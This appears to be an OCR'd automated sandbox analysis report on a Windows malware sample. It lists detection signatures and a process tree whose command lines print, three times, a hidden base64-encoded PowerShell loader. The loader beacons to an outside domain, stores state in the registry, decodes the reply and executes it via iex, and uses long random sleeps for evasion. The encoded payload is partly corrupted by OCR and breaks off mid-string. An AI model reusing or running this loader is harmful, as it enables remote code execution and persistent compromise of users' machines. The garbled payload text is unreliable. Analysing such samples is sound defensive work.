ID: 651250
Cookbook:
defaultwindowscmdlinecookbook.jbs
Time: 17:40:55
Date: 23/06/2022
Version: 35.0.0 Citrine


Table of Contents

Windows Analysis Report


Overview

General Information

Analysis ID:	651250
Infos:	



Detection




Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Encrypted powershell cmdline option…
- Very long command line found
- Suspicious powershell command lin…
- Queries the volume information (nam…
- Yara signature match
- Contains functionality to call native …
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…
- Creates a process in suspended mo…
- Contains long sleeps (>= 3 min)
- Enables debug privileges

Classification



Process Tree

- **System is w7x64**
- cmd.exe (PID: 2372 cmdline: cmd /C "cmd.exe /c powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAeAB0AEEAcwBjAD0AWwBTAHkAcwB0AGUAbQAuAFQA
ZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJADsACgAKAAoAJABqAHAAPQAkAG4AdQBsAGwAOwAKAAoAZgB1AG4AYwB0AGkAbwBuACAA
ZwBlAHQAdABlAHIARgB1AG4AYwAoAFsAcwB0AHIAaQBuAGcAXQAkAGIAdABzADIAKQAgAHsACgAJACQAYgB0AHMAPQBbAFMAeQBzAHQAZQBtAC4AQwBvAG4A
dgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABiAHQAcwAyACkAOwAKAAoACQAkAHMAdAA9ACQAdABlAHgAdABBAHMA
YwAuAEcAZQB0AEIAeQB0AGUAcwAoACcARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWAGEAbAB1AGUAJwApADsACgAJACQAZQBkAD0AJABiAHQA
cwBbADAALgAuADQAXQA7AAoACgAJACQAaQA9ADAAOwAKAAkAJABsAD0AJABlAGQALgBMAGUAbgBnAHQAaAA7AAoACQAkAGsAPQBAACgAKQA7AAoACgAJAFsA
YQByAHIAYQB5AF0AOgA6AFIAZQBzAGkAegBlACgAWwByAGUAZgBdACQAawAsACQAcwB0AC4AbABlAG4AZwB0AGgAKQA7AAoACQBmAG8AcgBlAGEAYwBoACgA
JABiACAAaQBuACAAJABzAHQAKQAgAHsAJABrAFsAJABpACsAKwBdAD0AJABiACAALQBiAHgAbwByACAAJABlAGQAWwAkAGkAJQAkAGwAXQB9AAoACgAJACQA
YgBzAD0AJABiAHQAcwBbADUALgAuACQAYgB0AHMALgBsAGUAbgBnAHQAaABdADsACgAKAAkAJABpAD0AMAA7AAoACQAkAGwAPQAkAGsALgBMAGUAbgBnAHQA
aAA7AAoACQAkAGQAdAA9AEAAKAApADsACgAKAAkAWwBhAHIAcgBhAHkAXQA6ADoAUgBlAHMAaQB6AGUAKABbAHIAZQBmAF0AJABkAHQALAAkAGIAcwAuAGwA
ZQBuAGcAdABoACkAOwAKAAkAZgBvAHIAZQBhAGMAaAAoACQAYgAgAGkAbgAgACQAYgBzACkAIAB7ACQAZAB0AFsAJABpACsAKwBdAD0AJABiACAALQBiAHgA
bwByACAAJABrAFsAJABpACUAJABsAF0AfQAKAAoACQByAGUAdAB1AHIAbgAgACQAdABlAHgAdABBAHMAYwAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABkAHQA
KQAgAHwAIABDAG8AbgB2AGUAcgB0AEYAcgBvAG0ALQBKAHMAbwBuADsACgB9AAoACgAKACQAdgAgAD0AIAAiADAAIgA7AAoAJABsAHYAIAA9ACAAIgA4ACIA
OwAKACQAZAAgAD0AIAAiAG0AcABsAG8AeQBlAGUAcwBpAGgAaQBnAGgALgB4AHkAegAiADsACgAkAGUAcAAgAD0AIAAiAFcAeQBJADQATQBEAEkAegBNAHoA
VQAzAE8ARABZADMATQBUAEEAegBPAFQAZwB4AE0ARABVAGkATABEAEUAMgBOAEQAawAzAE4ARABjADMATQBUAFIAZAAiADsACgAKACQAZwBwAE4AYQBtAGUA
IAA9ACAAIgBIAEsAQwBVADoAXABTAG8AZgB0AHcAYQByAGUAXABCAGkAbgBhAHIAeQBGAG8AcgB0AHIAZQBzAHMAUwBvAGYAdAB3AGEAcgBlAFwAIgA7AAoA
CgB0AHIAeQAgAHsACgAJACQAagBwAD0AJAB0AGUAeAB0AEEAcwBjAC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIA
dABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABlAHAAKQApACAAfAAgAEMAbwBuAHYAZQByAHQAUgBvAG4AbQAtAEoAcwBvAG4A
OwAKAH0AIABjAGEAdABjAGgAewB9AAoACgAkAGoAZAAgAD0AIAAkAG4AdQBsAGwAOwAKAAoACgAkAGEAIAA9ACAAJAB0AGUAeAB0AEEAcwBjADsACgAKACQA
cgBrAGUAeQBOACAAPQAgACIARABpAHMAcABsAGEAeQAgAEYAdQBzAGkAbwBuACIAOwAKACQAdQA9ACQAagBwAFsAMABdADsACgAkAGkAcwA9ACQAagBwAFsA
MQBdADsACgAKAHcAaABpAGwAZQAoACQAdABkAHUAZQApACAAewAKAAkAdABkAHkAIAB7AAoACQAJAHQAcgB5ACAAewAKAAkACQAJAGkAZgAgACgAIQAoAFQA
ZQBzAHQALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQApACkAIAB7AAoACQAJAAkACQBOAGUAdwAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAkAGcAcAABOAGEA
bQBlACAAfAAgAE8AdQB0AC0ATgB1AGwAbAA7AAoACQAJAAkAfQAKAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAKAAkACQAJAAkACQAkAHIAIAA9ACAA
RwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWAGEAbAB1AGUAIAAtAFAAYQB0AGgAIAAkAGcAcABOAGEAbQBlACAALQBOAGEAbQBlACAAJAByAGsA
ZQB5AE4AOwAKAAkACQAJAAkAJABqAGQAIAA9ACAAZwBlAHQAdABlAHIARgB1AG4AYwAoACQAcgApADsACgAKAAkACQAJAAkAJAB2ACAAPQAgACQAagBkAFsA
MABdADsACgAKAAkACQAJAAkAJABlAHgAIAA9ACAAJAB0AHIAdQBlADsACgAJAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAJAAkAfQAgAGUAbABzAGUAIAB7AAoA
CQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABdADsACgAJAAkAfQAKAAoACQAJAHQAcgB5ACAAewAKAAkACQAJACQAZAB0ACAAPQAgAHcAZwBlAHQAIAAiAGgA
dAB0AHAAcwA6AC8ALwAkAGQALwB4AD8AdQA9ACQAdQAmAGkAcwA9ACQAaQBzACYAbAB2AD0AJABsAHYAJgByAHYAPQAkAHYAIgAgAC0AVQBzAGUAQgBhAHMA
aQBjAFAAYQByAHMAaQBuAGcAOwAKAAoACQAJAAkAJABqAGQAMgAgAD0AIABnAGUAdAB0AGUAcgBGAHUAbgBjACgAJABkAHQAKQAgAHsAIAAgACAAIAAgACAA
KAAkAGoAZAAyAFsAMABdACAALQBnAHQAIAAkAHYAKQAgAHsACgAJAAkACQAJACQAdgAyACAAPQAgACQAagBkADIAWwAwAF0AOwAKAAoACQAJAAkACQBOAGUA
dwAtAEkAdABlAG0AUAByAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQAgAC0ATgBhAG0AZQAgACQAcgBrAGUAeQBOACAALQBWAGEA
bAB1AGUAIAAkAGQAdAAgAC0AUAByAG8AcABlAHIAdAB5AFQAeQBwAGUAIAAiAFMAdAByAGkAbgBnACIAIAAtAEYAbwByAGMAZQAgAHwAIABPAHUAdAAtAE4A
dQBsAGwAOwAKAAkACQAJAAkAJABqAGQAMgA7AAoACAJAAkACQAJAAkACQAJAHQAcgB5ACAAewAKAAkACQAJAAkACQAJAAkAJAB2AD0AJABsAHYAJgByAHYA
PQAkAHYAIgAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAOwAKAAoACQAJAAkACQBOAGUAdwAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAkAGcA
QBjAGEAdABjAGgAewB9AAoACgAJAAkAaQBmACAAKAAkAG4AdQBsAGwAOwAKAAoACQAJAAkACQAJAAkAJAB2AD0AJABsAHYAJgByAHYAPQAkAHYAIgAgAC0AVQBz
wB0AG8AcAA7AAoACQAJAAkAfQBjAGEAdABjAGgAewB9AAoACgAJAAkACQB0AHIAeQAgAHsACgAJAAkACQAJAGkAZQB4ACAAIgAkAGcAIAB8ACAAJABuAHUA
QAJAH0AYwBhAHQAYwBoAHsAfQAKAAkACQB9AAoACQB9ACAAYwBhAHQAYwBoAHsAfQAKAAoACQB0AHIAeQAgAHsACgAJAAkAJABzAGwAcwAgAD0AIAAoACgAZ
wBlAHQALQByAGEAbgBkAG8AbQAgADcAMAAgAC0AbQBpAG4AaQBtAHUAbQAgADUAMAApACoANgAwACkAOwAKAAkACQAkAHQAcwAgAD0AIABbAGkAbgB0AF0AK
ABHAGUAdAAtAEQAYQB0AGUAIAAtAFUARgBvAHIAbQBhAHQAIAAlAHMAKQA7AAoACgAJAAkAOgBzAGwAIAB3AGgAaQBsAGUAKAAkAHQAcgB1AGUAKQAgAHsAC
gAJAAkACQB0AHIAeQB7AAoACQAJAAkACQByAHUAbgAoACQAZAAsACQAdQAsACQAaQBzACkAOwAKAAkACQAJAH0AYwBhAHQAYwBoAHsAfQAKAAoACQAJAAkAU
wB0AGEAcgB0AC0AUwBsAGUAZQBwACAAKABnAGUAdAAtAHIAYQBuAGQAbwBtACAANgA1ACAALQBtAGkAbgBpAG0AdQBtACAAMgA1ACkAOwAKAAkACQAJACQAd

ABzADIAIAA9ACAAWwBpAG4AdABdACgARwBlAHQALQBEAGEAdABlACAALQBVAEYAbwByAG0AYQB0ACAAJQBzACkAOwAKAAoACQAJAAkAaQBmACAAKAAoACQAd
ABzADIALQAkAHQAcwApACAALQBnAHQAIAAkAHMAbABzACkAIAB7AAoACQAJAAkACQBiAHIAZQBhAGsAIABzAGwAOwAKAAkACQAJAH0ACgAJAAkAfQAKAAkAf
QAgAGMAYQB0AGMAaAB7AH0ACgB9AA=="" MD5: AD7B9C14083B52BC532FBA5948342B98)

- cmd.exe (PID: 1436 cmdline: cmd.exe /c powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAeAB0AEEAcwBjAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQA
LgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJADsACgAKAAoAJABqAHAAPQAkAG4AdQBsAGwAOwAKAAoAZgB1AG4AYwB0AGkAbwBuACAAZwBlAHQA
dABlAHIARgB1AG4AYwAoAFsAcwB0AHIAaQBuAGcAXQAkAGIAdABzADIAKQAgAHsACgAJACQAYgB0AHMAPQBbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIA
dABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABiAHQAcwAyACkAOwAKAAoACQAkAHMAdAA9ACQAdABlAHgAdABBAHMAYwAuAEcA
ZQB0AEIAeQB0AGUAcwAoACcARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWAGEAbAB1AGUAJwApADsACgAJACQAZQBkAD0AJABiAHQAcwBbADAA
LgAuADQAXQA7AAoACgAJACQAaQA9ADAAOwAKAAkAJABsAD0AJABlAGQALgBMAGUAbgBnAHQAaAA7AAoACQAkAGsAPQBAACgAKQA7AAoACgAJAFsAYQByAHIA
YQB5AF0AOgA6AFIAZQBzAGkAegBlACgAWwByAGUAZgBdACQAawAsACQAcwB0AC4AbABlAG4AZwB0AGgAKQA7AAoACQBmAG8AcgBlAGEAYwBoACgAJABiACAA
aQBuACAAJABzAHQAKQAgAHsAJABrAFsAJABpACsAKwBdAD0AJABiACAALQBiAHgAbwByACAAJABlAGQAWwAkAGkAJQAkAGwAXQB9AAoACgAJACQAYgBzAD0A
JABiAHQAcwBbADUALgAuACQAYgB0AHMALgBsAGUAbgBnAHQAaABdADsACgAKAAkAJABpAD0AMAA7AAoACQAkAGwAPQAkAGsALgBMAGUAbgBnAHQAaAA7AAoA
CQAkAGQAdAA9AEEAAKAApADsACgAKAAkAWwBhAHIAcgBhAHkAXQA6ADoAUgBlAHMAaQB6AGUAKABbAHIAZQBmAF0AJABkAHQALAAkAGIAcwAuAGwAZQBuAGcA
dABoACkAOwAKAAkAZgBvAHIAZQBhAGMAaAAoACQAYgAgAGkAbgAgACQAYgBzACkAIAB7ACQAZAB0AFsAJABpACsAKwBdAD0AJABiACAALQBiAHgAbwByACAA
JABrAFsAJABpACUAJABsAF0AfQAKAAoACQByAGUAdAB1AHIAbgAgACQAdABlAHgAdABBAHMAYwAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABkAHQAKQAgAHwA
IABDAG8AbgB2AGUAcgB0AEYAcgBvAG0ALQBKAHMAbwBuADsACgB9AAoACgAKACQAdgAgAD0AIAAiADAAIgA7AAoAJABsAHYAIAA9ACAAIgA4ACIAOwAKACQA
ZAAgAD0AIAAiAG0AcABsAG8AeQBlAGUAcwBpAGgAaQBnAGgALgB4AHkAegAiADsACgAkAGUAcAAgAD0AIAAiAFcAeQBJADQATQBEAEkAegBNAHoAVQAzAE8A
RABZADMATQBUAEEAegBPAFQAZwB4AE0ARABVAGkATABEAEUAMgBOAEQAawAzAE4ARABjADMATQBUAFIAZAAiADsACgAKACQAZwBwAE4AYQBtAGUAIAA9ACAA
IgBIAEsAQwBVADoAXABTAG8AZgB0AHcAYQByAGUAXABCAGkAbgBhAHIAeQBGAG8AcgB0AHIAZQBzAHMAUwBvAGYAdAB3AGEAcgBlAFwAIgA7AAoACgB0AHIA
eQAgAHsACgAJACQAagBwAD0AJAB0AGUAeAB0AEEAcwBjAC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoA
OgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABlAHAAKQApACAAfAAgAEMAbwBuAHYAZQByAHQARgByAG8AbQAtAEoAcwBvAG4AOwAKAH0A
IABjAGEAdABjAGgAewB9AAoACgAkAGoAZAAgAD0AIAAkAG4AdQBsAGwAOwAKAAoACgAkAGEAIAA9ACAAJAB0AGUAeAB0AEEAcwBjADsACgAKACQAcgBrAGUA
eQBOACAAPQAgACIARABpAHMAcABsAGEAeQAgAEYAdQBzAGkAbwBuACIAOwAKACQAdQA9ACQAagBwAFsAMABdADsACgAkAGkAcwA9ACQAagBwAFsAMQBdADsA
CgAKAHcAaABpAGwAZQAoACQAdAByAHUAZQApACAAewAKAAkAdAByAHkAIAB7AAoACQAJAHQAcgB5ACAAewAKAAkACQAJAGkAZgAgACgAIQAoAFQAZQBzAHQA
LQBQAGEAdABoACAAJABnAHAATgBhAG0AZQApACkAIAB7AAoACQAJAAkACQBOAGUAdwAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAkAGcAcABOAGEAbQBlACAA
fAAgAE8AdQB0AC0ATgB1AGwAbAA7AAoACQAJAAkAfQAKAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAKAAkACQAkAGUAeAAgAD0AIAAkAGYAYQBsAHMAZQA7AAoA
CgAJAAkAaQBmACAAKAAkAGoAZAAgAC0AZQBxACAAJABuAHUAbABsACkAIAB7AAoACQAJAAkAdAByAHkAIAB7AAoACQAJAAkACQAkAHIAIAA9ACAARwBlAHQA
LQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWAGEAbAB1AGUAIAAtAFAAYQB0AGgAIAAkAGcAcABOAGEAbQBlACAALQBOAGEAbQBlACAAJAByAGsAZQB5AE4A
OwAKAAkACQAJAAkAJABqAGQAIAA9ACAAZwBlAHQAdABlAHIARgB1AG4AYwAoACQAcgApADsACgAKAAkACQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABdADsA
CgAKAAkACQAJAAkAJABlAHgAIAA9ACAAJAB0AHIAdQBlADsACgAJAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAJAAkAfQAgAGUAbABzAGUAIAB7AAoACQAJAAkA
JAB2ACAAPQAgACQAagBkAFsAMABdADsACgAJAAkAfQAKAAoACQAJAHQAcgB5ACAAewAKAAkACQAJACQAZAB0ACAAPQAgAHcAZwBlAHQAIAAiAGgAdAB0AHAA
cwA6AC8ALwAkAGQALwB4AD8AdQA9ACQAdQAmAGkAcwA9ACQAaQBzACYAbAB2AD0AJABsAHYAJgByAHYAPQAkAHYAIgAgAC0AVQBzAGUAQgBhAHMAaQBjAFAA
YQByAHMAaQBuAGcAOwAKAAoACQAJAAkAJABqAGQAMgAgAD0AIABnAGUAdAB0AGUAcgBGAHUAbgBjACgAJABkAHQAKQA7AAoACQAJAAkAaQBmACAAKAAkAGoA
ZAAyAFsAMABdACAALQBnAHQAIAAkAHYAKQAgAHsACgAJAAkACQAJACQAdgAyACAAPQAgACQAagBkADIAWwAwAF0AOwAKAAoACQAJAAkACQBOAGUAdwAtAEkA
dABlAG0AUAByAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQAgAC0ATgBhAG0AZQAgACQAcgBrAGUAeQBOACAALQBWAGEAbAB1AGUA
IAAkAGQAdAAgAC0AUAByAG8AcABlAHIAdAB5AFQAeQBwAGUAIAAiAFMAdAByAGkAbgBnACIAIAAtAEYAbwByAGMAZQAgAHwAIABPAHUAdAAtAE4AdQBsAGwA
OwAKAAkACQAJAAkAJABqAGQAIAA9ACAAJABqAGQAMgA7AAoACAJAAkACQAkAGUAeAAgAD0AIAAkAHQAcgB1AGUAOwAKAAkACQAJAH0ACgAJAAkAfQBjAGEAd
ABjAGgAewB9AAoACgAJAAkAaQBmACAAKAAkAGUAeAAgAC0AZQBxACAAJAB0AHIAdQBlACkAIAB7AAoACQAJAAkAdAByAHkAewAKAAkACQAJAAkAcwB0AG8Ac
AA7AAoACQAJAAkAfQBjAGEAdABjAGgAewB9AAoACgAJAAkACQB0AHIAeQAgAHsACgAJAAkACQAJAGkAZQB4ACAAJABqAGQAWwAxAF0AOwAKAAkACQAJAH0AY
wBhAHQAYwBoAHsAfQAKAAkACQB9AAoACQB9ACAAYwBhAHQAYwBoAHsAfQAKAAoACQB0AHIAeQAgAHsACgAJAAkAJABzAGwAcwAgAD0AIAAoACgAZwBlAHQAL
QByAGEAbgBkAG8AbQAgAGQAcAMAAgAC0AbQBpAG4AaQBtAHUAbQAgADUAMAApACoANgAwACkAOwAKAAkACQAkAHQAcwAgAD0AIABbAGkAbgB0AF0AKABHAGUAd
AAtAEQAYQB0AGUAIAAtAFUARgBvAHIAbQBhAHQAIAAlAHMAKQA7AAoACgAJAAkAOgBzAGwAIAB3AGgAaQBsAGUAKAAkAHQAcgB1AGUAKQAgAHsACgAJAAkAC
QB0AHIAeQB7AAoACQAJAAkACQByAHUAbgAoACQAZAAsACQAdQAsACQAaQBzACkAOwAKAAkACQAJAH0AYwBhAHQAYwBoAHsAfQAKAAoACQAJAAkAUwB0AGEAc
gB0AC0AUwBsAGUAZQBwACAAKABnAGUAdAAtAHIAYQBuAGQAbwBtACAANgA1ACAALQBtAGkAbgBpAG0AdQBtACAAMgA1ACkAOwAKAAkACQAJACQAdABzADIAI
AA9ACAAWwBpAG4AdABdACgARwBlAHQALQBEAGEAdABlACAALQBVAEYAbwByAG0AYQB0ACAAJQBzACkAOwAKAAoACQAJAAkAaQBmACAAKAAoACQAdABzADIAL
QAkAHQAcwApACAALQBnAHQAIAAkAHMAbABzACkAIAB7AAoACQAJAAkACQBiAHIAZQBhAGsAIABzAGwAOwAKAAkACQAJAH0ACgAJAAkAfQAKAAkAfQAgAGMAY
QB0AGMAaAB7AH0ACgB9AA==" MD5: AD7B9C14083B52BC532FBA5948342B98)
  - powershell.exe (PID: 1168 cmdline: powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAeAB0AEEAcwBjAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQA
LgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJADsACgAKAAoAJABqAHAAPQAkAG4AdQBsAGwAOwAKAAoAZgB1AG4AYwB0AGkAbwBuAC
AAZwBlAHQAdABlAHIARgB1AG4AYwAoAFsAcwB0AHIAaQBuAGcAXQAkAGIAdABzADIAKQAgAHsACgAJACQAYgB0AHMAPQBbAFMAeQBzAHQAZQBtAC4AQwBvAG
4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABiAHQAcwAyACkAOwAKAAoACQAkAHMAdAA9ACQAdABlAHgAdABBAH
MAYwAuAEcAZQB0AEIAeQB0AGUAcwAoACcARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWAGEAbAB1AGUAJwApADsACgAJACQAZQBk
AD0AJABiAHQAcwBbADAALgAuADQAXQA7AAoACgAJACQAaQA9ADAAOwAKAAkAJABsAD0AJABlAGQALgBMAGUAbgBnAHQAaAA7AAoACQAkAGsAPQ
BAACgAKQA7AAoACgAJAFsAYQByAHIAYQB5AF0AOgA6AFIAZQBzAGkAegBlACgAWwByAGUAZgBdACQAawAsACQAcwB0AC4AbABlAG4AZwB0AGgAKQA7AAoACQ
BmAG8AcgBlAGEAYwBoACgAJABiACAAaQBuACAAJABzAHQAKQAgAHsAJABrAFsAJABpACsAKwBdAD0AJABiACAALQBiAHgAbwByACAAJABlAGQAWwAkAGkAJQ
AkAGwAXQB9AAoACgAJACQAYgBzAD0AJABiAHQAcwBbADUALgAuACQAYgB0AHMALgBsAGUAbgBnAHQAaABdADsACgAKAAkAJABpAD0AMAA7AAoA
CQAkAGwAPQAkAGsALgBMAGUAbgBnAHQAaAA7AAoACQAkAGQAdAA9AEEAAKAApADsACgAKAAkAWwBhAHIAcgBhAHkAXQA6ADoAUgBlAHMAaQB6AG
UAKABbAHIAZQBmAF0AJABkAHQALAAkAGIAcwAuAGwAZQBuAGcAdABoACkAOwAKAAkAZgBvAHIAZQBhAGMAaAAoACQAYgAgAGkAbgAgACQAYgBzACkAIAB7AC
QAZAB0AFsAJABpACsAKwBdAD0AJABiACAALQBiAHgAbwByACAAJABrAFsAJABpACUAJABsAF0AfQAKAAoACQByAGUAdAB1AHIAbgAgACQAdABlAHgAdABBAH
MAYwAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABkAHQAKQAgAHwAIABDAG8AbgB2AGUAcgB0AEYAcgBvAG0ALQBKAHMAbwBuADsACgB9AAoACgAKACQAdgAgAD
0AIAAiADAAIgA7AAoAJABsAHYAIAA9ACAAIgA4ACIAOwAKACQAZAAgAD0AIAAiAG0AcABsAG8AeQBlAGUAcwBpAGgAaQBnAGgALgB4AHkAegAiADsACgAkAG
UAcAAgAD0AIAAiAFcAeQBJADQATQBEAEkAegBNAHoAVQAzAE8ARABZADMATQBUAEEAegBPAFQAZwB4AE0ARABVAGkATABEAEUAMgBOAEQAawAz
AE4ARABjADMATQBUAFIAZAAiADsACgAKACQAZwBwAE4AYQBtAGUAIAA9ACAAIgBIAEsAQwBVADoAXABTAG8AZgB0AHcAYQByAGUAXABCAGkAbgBhAHIAeQBG
AG8AcgB0AHIAZQBzAHMAUwBvAGYAdAB3AGEAcgBlAFwAIgA7AAoACgB0AHIAeQAgAHsACgAJACQAagBwAD0AJAB0AGUAeAB0AEEAcwBjAC4ARwBlAHQAUwB0
AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABlAHAAKQAp
ACAAfAAgAEMAbwBuAHYAZQByAHQARgByAG8AbQAtAEoAcwBvAG4AOwAKAH0AIABjAGEAdABjAGgAewB9AAoACgAkAGoAZAAgAD0AIAAkAG4AdQBsAGwAOwAK
AAoACgAkAGEAIAA9ACAAJAB0AGUAeAB0AEEAcwBjADsACgAKACQAcgBrAGUAeQBOACAAPQAgACIARABpAHMAcABsAGEAeQAgAEYAdQBzAGkAbwBuACIAOwAK
ACQAdQA9ACQAagBwAFsAMABdADsACgAkAGkAcwA9ACQAagBwAFsAMQBdADsACgAKAHcAaABpAGwAZQAoACQAdAByAHUAZQApACAAewAKAAkAdA
ByAHkAIAB7AAoACQAJAHQAcgB5ACAAewAKAAkACQAJAGkAZgAgACgAIQAoAFQAZQBzAHQALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQApACkAIAB7AAoACQ
AJAAkACQBOAGUAdwAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAkAGcAcABOAGEAbQBlACAAfAAgAE8AdQB0AC0ATgB1AGwAbAA7AAoACQAJAAkAfQAKAAkACQ
B9AGMAYQB0AGMAaAB7AH0ACgAKAAkACQAkAGUAeAAgAD0AIAAkAGYAYQBsAHMAZQA7AAoACgAJAAkAaQBmACAAKAAkAGoAZAAgAC0AZQBxACAA
JABuAHUAbABsACkAIAB7AAoACQAJAAkAdAByAHkAIAB7AAoACQAJAAkACQAkAHIAIAA9ACAARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWAGEA
bAB1AGUAIAAtAFAAYQB0AGgAIAAkAGcAcABOAGEAbQBlACAALQBOAGEAbQBlACAAJAByAGsAZQB5AE4AOwAKAAkACQAJAAkAJABqAGQAIAA9ACAAZwBlAHQA
dABlAHIARgB1AG4AYwAoACQAcgApADsACgAKAAkACQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABdADsACgAKAAkACQAJAAkAJABlAHgAIAA9ACAAJAB0AHIA
dQBlADsACgAJAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAJAAkAfQAgAGUAbABzAGUAIAB7AAoACQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABdADsACgAJAAkA
fQAKAAoACQAJAHQAcgB5ACAAewAKAAkACQAJACQAZAB0ACAAPQAgAHcAZwBlAHQAIAAiAGgAdAB0AHAAcwA6AC8ALwAkAGQALwB4AD8AdQA9AC
QAdQAmAGkAcwA9ACQAaQBzACYAbAB2AD0AJABsAHYAJgByAHYAPQAkAHYAIgAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAOwAK
AAoACQAJAAkAJABqAGQAMgAgAD0AIABnAGUAdAB0AGUAcgBGAHUAbgBjACgAJABkAHQAKQA7AAoACQAJAAkAaQBmACAAKAAkAGoAZAAyAFsAMA
BdACAALQBnAHQAIAAkAHYAKQAgAHsACgAJAAkACQAJACQAdgAyACAAPQAgACQAagBkADIAWwAwAF0AOwAKAAoACQAJAAkACQBOAGUAdwAtAEkA
dABlAG0AUAByAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQAgAC0ATgBhAG0AZQAgACQAcgBrAGUAeQBOACAALQBWAG
EAbAB1AGUAIAAkAGQAdAAgAC0AUAByAG8AcABlAHIAdAB5AFQAeQBwAGUAIAAiAFMAdAByAGkAbgBnACIAIAAtAEYAbwByAGMAZQAgAHwAIABPAHUAdAAtAE
4AdQBsAGwAOwAKAAkACQAJAAkAJABqAGQAIAA9ACAAJABqAGQAMgA7AAoACAJAAkACQAkAGUAeAAgAD0AIAAkAHQAcgB1AGUAOwAKAAkACQAJA
H0ACgAJAAkAfQBjAGEAdABjAGgAewB9AAoACgAJAAkAaQBmACAAKAAkAGUAeAAgAC0AZQBxACAAJAB0AHIAdQBlACkAIAB7AAoACQAJAAkAdAByAHkAewAKA
AkACQAJAAkAcwB0AG8AcAA7AAoACQAJAAkAfQBjAGEAdABjAGgAewB9AAoACgAJAAkACQB0AHIAeQAgAHsACgAJAAkACQAJAGkAZQB4ACAAJABqAGQAWwAxA
F0AOwAKAAkACQAJAH0AYwBhAHQAYwBoAHsAfQAKAAkACQB9AAoACQB9ACAAYwBhAHQAYwBoAHsAfQAKAAoACQB0AHIAeQAgAHsACgAJAAkAJAB
zAGwAcwAgAD0AIAAoACgAZwBlAHQALQByAGEAbgBkAG8AbQAgAGQAcAMAAgAC0AbQBpAG4AaQBtAHUAbQAgADUAMAApACoANgAwACkAOwAKAAkAC
QAkAHQAcwAgAD0AIABbAGkAbgB0AF0AKABHAGUAdAAtAEQAYQB0AGUAIAAtAFUARgBvAHIAbQBhAHQAIAAlAHMAKQA7AAoACgAJAAkAOgBzAGwAIAB3AGgAa
QBsAGUAKAAkAHQAcgB1AGUAKQAgAHsACgAJAAkACQB0AHIAeQB7AAoACQAJAAkACQByAHUAbgAoACQAZAAsACQAdQAsACQAaQBzACkAOwAKAAAk
ACQAJAH0AYwBhAHQAYwBoAHsAfQAKAAoACQAJAAkAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAKABnAGUAdAAtAHIAYQBuAGQAbwBtACAANgA1A
